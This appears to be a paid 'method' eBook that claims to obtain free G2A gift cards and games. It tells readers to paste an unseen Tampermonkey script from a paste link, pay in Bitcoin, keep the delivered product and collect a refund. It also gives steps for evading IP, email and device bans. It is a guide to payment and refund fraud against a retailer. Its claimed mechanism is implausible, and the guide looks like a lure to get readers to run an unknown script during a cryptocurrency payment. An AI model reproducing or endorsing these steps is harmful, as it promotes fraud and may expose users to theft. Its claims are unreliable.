

Free Product Method

v.7.5.1

Thank you for purchasing my G2A Method . I understand that \$5,000 seems like a lot of money but you will recover this amount the first 30 minutes with this knowledge . This approach empowers you to obtain items from <https://www.g2a.com/> entirely at no cost. This strategy is effective for all products offered on G2A, such as:

Gift cards: <https://www.g2a.com/category/gift-cards-c6>

Games: <https://www.g2a.com/category/games-c189>

How does it operate?

The process is straightforward. We utilize a **Tampermonkey** script to alter our browser's timezone each time we initiate a new order on G2A. Upon redirection to the payment page, our timezone shifts, causing our order to be tagged as "Expired" by G2A's payment processor . Nonetheless , the order remains active on G2A's end . If we proceed to pay for the products , G2A will process and deliver the order successfully , but G2A will promptly refund the amount to our wallet if it exceeds 0.0025 BTC.

Here's a short overview of the steps:

- Install the **Tampermonkey** extension for Google Chrome.
- Add a script to adjust your browser's timezone post-order on G2A.
- Create a new order on G2A and pay with Bitcoin.
- Receive and claim your products (G2A will successfully process the order).
- Wait a short period for a refund from G2A

(G2A's Bitcoin payment processor will automatically refund Expired orders due to the server confusion" status caused by timezone discrepancies).

Important Note: Compliance is crucial for success.

Remember , G2A will only refund expired orders exceeding 0.0025 BTC. Orders below this threshold require manual intervention from G2A's support , leading to rejection as they've already processed the order (you 've received the products). Transactions above 0.0025 BTC are automatically refunded without issue . To ensure success , ensure your cart contains products totaling at least 0.0025 BTC; the number of items or their value doesn't matter, and there's no maximum limit.

Great, let's get started. Here's what you'll need:

Minimum of 0.0025 BTC: Ensure you have sufficient Bitcoin to cover the order.

Google Chrome Browser: If you don't have it installed already, download and install Google Chrome from <https://www.google.com/chrome/>.

Tampermonkey Extension: Install the Tampermonkey extension for Google Chrome. You can find it in the Chrome Web Store at the following link:

[Tampermonkey Extension](#)

To proceed, you'll also need a script that can change the timezone in your browser.

<https://paste.ee/r/0K8qv>

Crucial Note: Should you encounter any errors during the order process, refer to the last section of this eBook for potential solutions.



Edit: I've received inquiries regarding the compatibility of this script with alternative payment methods. Regrettably, it's designed exclusively for Bitcoin transactions. To utilize this method, Bitcoin is mandatory. Obtaining cryptocurrency is relatively straightforward nowadays, minimizing any inconvenience.

Important Reminder: Certain products may lack the Bitcoin payment option. In such instances, consider diversifying your cart by adding different items or adjusting the pricing of individual products. Experimenting with at least two products in your cart can often resolve this issue, even if the Bitcoin option wasn't initially available for a single item.



If you've got everything prepared, proceed with the following steps:

Step 1. Install the Tampermonkey extension in your browser.



Step 2. Click on the Tampermonkey icon located at the top-right corner of your browser and select "Create a new script".

Crucial Note: If you're unable to locate the Tampermonkey icon, click here in your Google Chrome browser, and proceed to pin the extension. Once pinned, the extension will become visible at the top-right corner of your browser.



Step 3. Delete any existing code to ensure you have a blank page similar to the screenshot provided below:



Step 4. Copy the script from the provided link:

<https://paste.ee/r/0K8qv>



Next, paste it into the editor from step 3. Ensure it resembles the screenshot below for accuracy

Step 5. Navigate to "File" and select "Save" to preserve your changes.

Step 6. Verify that your script is enabled. It should resemble the screenshot below:

(It's enabled by default after adding it to Tampermonkey, but it's always a good practice to double-check.)

Step 7. Visit <https://www.g2a.com/> and add desired products to your cart. For instance, you can add a \$500 Amazon gift card.

Your cart

[Complete the order](#) - adding products to the cart does not mean booking.

 **EASY & SECURE PAYMENTS**
   and 30+ more

Insert your Gmail address, and proceed by clicking "Continue to payment".

Important Note: It's crucial to use Gmail. Other email services, such as temporary ones, might be blacklisted by G2A, resulting in potential errors that could prevent you from completing your order.

Step 8. If G2A prompts you to create an account before proceeding with your order, opt for "Continue with Google" and sign in using your Google account. This method is the simplest and quickest. I attempted to register with a temporary email and encountered an "expired link" error, preventing me from completing the process.

Sign in or create an account

 Twitter

 Apple

 Phone - sellers only

Sometimes, creating an account isn't required, and G2A won't prompt you to do so. In these instances, you can simply skip this step and move on to the next one.

Step 9. Now select Bitcoin as the payment method. Occasionally, the "Bitcoin" option might not be immediately visible. In such cases, click on "Show more methods" at the bottom of the list, and you should find the Bitcoin payment option. Then, proceed by clicking "Pay with Bitcoin"

Payment methods

All transactions are secured, processed and authorized by external payment providers

☐  Credit or debit card Recommended

☐  Google Pay

☐  PayPal 1-Click

☐  PayPal

☐  Skrill

☐  Paysafecard

☐  UnionPay

☐  ZEN.COM

☒  **bitcoin** Bitbay
In the next step, you'll see a QR code. Scan it to pay for your order.

Subtotal (1 item from 1 seller) ▾ **\$ 513.34**



Total price **\$ 513.34**
You will pay € 502.45

[Pay with Bitbay](#)



It may take several days to process your money.
To get your order faster, use a card or another quick method:

Now, you'll be redirected to the payment page, where you'll find payment details such as the address, amount, and QR code. If the script is functioning properly, you should see this alert:

Step 10. Proceed to pay for the products by sending Bitcoins to the address shown in your order.

Once you've paid for the order, simply wait for one confirmation in the blockchain. Upon receiving one confirmation (which typically takes no longer than 15 minutes), you'll receive an email from G2A containing your purchased products.

Step 11. Click "Confirm payment", and you will encounter this message:

 Session expired!

Your session has expired. If you completed any payment, it will be refunded to your wallet within a few minutes. We apologize for any inconvenience this may have caused.

Total price	\$ 513.34
-------------	------------------

The refund process takes between 1 to 15 minutes via Bitcoin. For instance, if you sent the payment at 5:11 AM, you might expect the refund approximately 10 minutes later. The duration depends on how swiftly your payment is confirmed in the blockchain.

↘	Received BTC 5:21 AM on 28 Feb 2024	0.00841366 BTC \$513.34
↗	Sent BTC 5:11 AM on 28 Feb 2024	0.00841366 BTC \$513.34

And... this is what I received in my email:

DIGITAL KEY FOR:  AMAZON

Amazon Gift Card 500 USD Amazon UNITED STATES

 **GIVE AS A GIFT** Display the key to download the gift PDF.

 SafeKeys

Secure digital key delivery platform

Show me the key

I agree to have my key delivered by the seller before the end of the min. 14-day consumer withdrawal period. By doing this, I understand that I waive the right to withdraw from the contract concluded with seller.

[How to activate?](#)

This essentially means I received a free \$500 gift card because my payment was refunded, yet the product was still sent to my email. On the following page, you'll discover potential errors that might arise when employing this method, along with potential solutions to resolve them.

Possible Errors:

Payment methods

All transactions are secured, processed and authorized by external payment providers

Problem with fetch payment methods

Something went wrong. Try reloading the page.
If the problem persists contact our Support Team and give them this code:

Continue



Subtotal (1 item from 1 seller) \$ 158.74

Total price \$ 158.74



If you're unable to view payment methods or proceed to view the Bitcoin address and amount, and instead encounter a "Something went wrong" message or similar, it indicates a possible ban on your IP, email, session, or browser fingerprint. In such instances, you should initially attempt the following steps:

Clear your cookies and try again. If the error persists, proceed to:



Clear your cookies once more and attempt to use a different device or network.

Navigate to the "Details" section of the Tampermonkey extension.

Enable its usage in "Incognito mode".

Open "Incognito mode".

Repeat all the steps from the guide (including adding the script again). Additionally, keep in mind that whenever you close the incognito tab, the script will be removed, and you'll need to add it again.

Another potential error:

If you're unable to see the Bitcoin payment option

(while other options are visible), first try clearing your cookies. If the issue persists, clear your cookies, change your IP address, and utilize a different device.
